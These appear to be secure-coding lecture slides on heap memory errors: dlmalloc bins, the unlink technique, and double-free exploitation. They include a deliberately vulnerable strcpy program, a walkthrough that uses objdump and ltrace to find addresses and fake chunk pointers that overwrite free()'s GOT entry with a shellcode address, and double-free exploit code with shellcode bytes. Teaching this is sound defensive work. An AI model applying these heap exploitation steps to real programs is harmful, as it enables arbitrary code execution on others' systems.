# Free List Double-linked Structure

# Bins

---

Each **bin** holds chunks of a **particular size** so that a correctly-sized chunk can be found quickly.

For **smaller sizes**, the bins contain chunks of **one size**.

As the **size increases**, the **range of sizes** in a bin also **increases**.

For bins with different sizes, chunks are arranged in descending size order.

There is a bin for recently freed chunks that acts like a cache.

Chunks in this bin are given one chance to be reallocated before being moved to the regular bins.

# dlmalloc

---

Memory chunks are consolidated during the `free()` operation.

If the chunk located immediately before the chunk to be freed is free, it is taken off its double-linked list and consolidated with the chunk being freed.

If the chunk located immediately after the chunk to be freed is free, it is taken off its double-linked list and consolidated with the chunk being freed.

The resulting consolidated chunk is placed in the appropriate bin.

# Agenda

---

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows

Double-Free

Mitigation Strategies

Summary

# Buffer Overflows

---

Dynamically allocated memory is vulnerable to buffer overflows.

Exploiting a buffer overflow in the heap is generally considered more difficult than smashing the stack.

Buffer overflows can be used to corrupt data structures used by the memory manager to execute arbitrary code.

# Unlink Technique

---

Introduced by Solar Designer

Used against versions of Netscape browsers, **traceroute**, and **slocate** that used dlmalloc

Used to exploit a buffer overflow to manipulate the boundary tags on chunks of memory to trick the unlink macro into writing four bytes of data to an arbitrary location

# Unlink Macro

---

```
/* Take a chunk off a bin list */  
#define unlink(P, BK, FD) { \  
    FD = P->fd; \  
    BK = P->bk; \  
    FD->bk = BK; \  
    BK->fd = FD; \  
}
```

# Unlink Example


```
FD = P->fd;
```

```
BK = P->bk;
```

```
FD->bk = BK;
```

```
BK->fd = FD;
```

P->



# Vulnerable Code

```
int main(int argc, char *argv[]) {
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return (0);
}
```

Unbounded `strcpy()` operation is susceptible to a buffer overflow.

`free()` deallocates the 1<sup>st</sup> memory chunk.


If the 2<sup>nd</sup> chunk is unallocated, `free()` attempts to consolidate it with the 1<sup>st</sup> chunk.

To determine if the 2<sup>nd</sup> chunk is unallocated, `free()` checks the `PREV_INUSE` bit of the 3<sup>rd</sup> chunk.

# Exploit


Because the vulnerable buffer is allocated in the heap and not on the stack, the attacker cannot simply overwrite the return address to exploit the vulnerability and execute arbitrary code.

The attacker can overwrite the boundary tag associated with the 2<sup>nd</sup> chunk of memory, since this boundary tag is located immediately after the end of the first chunk.




# Malicious Argument

## First Chunk



## Second Chunk



Overwrites the previous size field, sizeof chunk, and forward and backward pointers in the second chunk—altering the behavior of the call to `free()`.

# Size of a Chunk 1

---

When a user requests `req` bytes of dynamic memory (e.g., via `malloc()` or `realloc()`), `dmalloc` calls `request2size()` to convert `req` to a usable size `nb` (the effective size of the allocated chunk of memory, including overhead).

The `request2size()` macro could just add 8 bytes (the size of the `prev_size` and `size` fields stored in front of the allocated chunk) to `req`:

```
#define  
request2size(req, nb) (nb=req+2*SIZE_SZ)
```

# Size of a Chunk 2

---

This version of `request2size()` does not take into account that the `prev_size` field of the next contiguous chunk can hold user data (because the chunk of memory located immediately before is allocated).

The `request2size()` macro should subtract 4 bytes (the size of this trailing `prev_size` field) from the previous result:

```
#define  
request2size(req, nb) (nb=req+SIZE_SZ)
```

This `request2size()` macro is incorrect, because the size of a chunk is always a multiple of 8 bytes.

`request2size()` therefore returns the first multiple of 8 bytes greater than or equal to `req+SIZE_SZ`.

# Size of a Chunk 3

---

The actual macro adds a test for **MINSIZE** and integer overflow detection:

```
#define request2size(req, nb) \
    ((nb = (req) + (SIZE_SZ + MALLOC_ALIGN_MASK)), \
     ((long)nb <= 0 || nb < (INTERNAL_SIZE_T) (req) \
      ? (__set_errno (ENOMEM), 1) \
      : ((nb < (MINSIZE + MALLOC_ALIGN_MASK) \
          ? (nb=MINSIZE) : (nb &= ~MALLOC_ALIGN_MASK)), 0)))
```

# Size of 1<sup>st</sup> Chunk

---

The size of the memory area reserved for the user within the 1<sup>st</sup> chunk `request2size(666) = 672` (8 byte alignment).

Because the chunk of memory located immediately before is allocated, the 4 bytes corresponding to the `prev_size` field are not used and can hold user data.

We also need to add 3\*4 bytes for boundary tags:

- $672 - 4 = 668 + 3 * 4 = 680$  bytes

If the size of the 1<sup>st</sup> argument passed to the vulnerable program is greater than 680 bytes, the `size`, `fd`, and `bk` fields of the boundary tag of the 2<sup>nd</sup> chunk can be overwritten.

# 1<sup>st</sup> Call to free ()


1 <sup>st</sup> Chunk	Size of previous chunk, if allocated	
	Size of chunk = 666	P
	666 bytes	
	Size of chunk = 666	
2 <sup>nd</sup> Chunk	Size of previous chunk = 666	
	Size of chunk = 12	P
	12 bytes	
	Size of chunk = 12	
3 <sup>rd</sup> Chunk	Size of previous chunk = 12	
	Size of chunk, in bytes	1
	?? bytes	
	Size of chunk	

When the 1<sup>st</sup> chunk is freed, the 2<sup>nd</sup> chunk is processed by `unlink()`.

The 2<sup>nd</sup> chunk is free if the `PREV_INUSE` bit of the 3<sup>rd</sup> contiguous chunk is clear.

However, the P bit is set because the 2<sup>nd</sup> chunk is allocated.


# Tricking dlmalloc 1



Dlmalloc uses the size field to compute the address of the next contiguous chunk.

An attacker can trick dlmalloc into reading a fake **PREV\_INUSE** bit because they control the size field of the 2<sup>nd</sup> chunk.

# Tricking dlmalloc 2



# Constants

---

```
$ objdump -R vulnerable | grep free
```

```
0804951c R_386_JUMP_SLOT free
```

```
$ ltrace ./vulnerable 2>&1 | grep 666
```

```
malloc(666) = 0x080495e8
```

```
#define FUNCTION_POINTER ( 0x0804951c )
```

```
#define CODE_ADDRESS ( 0x080495e8 + 2*4 )
```

# Execution of `unlink()` Macro

Size of previous chunk, if allocated	0
-4	
<code>fd = FUNCTION_POINTER - 12</code>	
<code>bk = CODE_ADDRESS</code>	
remaining space	
Size of chunk	

12 is the offset of the `bk` field within a boundary tag

`FD = P->fd`  
`= FUNCTION_POINTER - 12`  
`BK = P->bk = CODE_ADDRESS`

`FD->bk = BK` overwrites the function pointer for `free()` with the address of the shellcode

In this example, the call to free the 2<sup>nd</sup> chunk of the vulnerable program executes the shellcode.

# The `unlink()` Technique

---

The `unlink()` macro is manipulated to write four bytes of data supplied by an attacker to a four-byte address also supplied by the attacker.

Once an attacker can write four bytes of data to an arbitrary address, it is easy to execute arbitrary code with the permissions of the vulnerable program.

# Unlink Technique Summary

---

Exploitation of a buffer overflow in the heap is not particularly difficult.

Unlink is the “backend” of a vulnerability. The front end is generally a buffer overflow.

The **design** of dlmalloc (and the Knuth **algorithm** from which many such designs are derived) is **deficient** from a security perspective.

# Agenda

---

Dynamic Memory Management

Common Dynamic Memory Management  
Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Double-Free

Mitigation Strategies

Summary

# Double-Free Vulnerabilities

---

This vulnerability arises from freeing the same chunk of memory twice, without it being reallocated in between.

For a double-free exploit to be successful, two conditions must be met:

- The chunk to be freed must be isolated in memory.
- The bin into which the chunk is to be placed must be empty.

# Double-Free Exploit


```
/* definitions used for exploit */
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
    "\xeb\x0cjump12chars_"
    "\x90\x90\x90\x90\x90\x90\x90\x90";

char *first, *second, *third, *fourth;
char *fifth, *sixth, *seventh;
char *shellcode_loc = malloc(sizeof(shellcode));
strcpy(shellcode_loc, shellcode);
first = malloc(256);
```

Address of the  
strcpy()  
function.

The target of this exploit is  
the 1<sup>st</sup> chunk allocated.

# Empty Bin and Allocated Chunk



# Double-Free Exploit 1


```
/* continued from previous slide */  
second = malloc(256);  
third = malloc(256);  
fourth = malloc(256);  
free(first);  
free(third);  
fifth = malloc(128);
```

When the 1<sup>st</sup> chunk is freed, it is put into the cache bin.

Allocating the 2<sup>nd</sup> and 4<sup>th</sup> chunks prevents the 3<sup>rd</sup> chunk from being consolidated.

Allocating the 5<sup>th</sup> chunk causes memory to be split off from the 3<sup>rd</sup> chunk and, as a side effect, this results in the 1<sup>st</sup> chunk being moved to a regular bin.

# Bin with Single Free Chunk

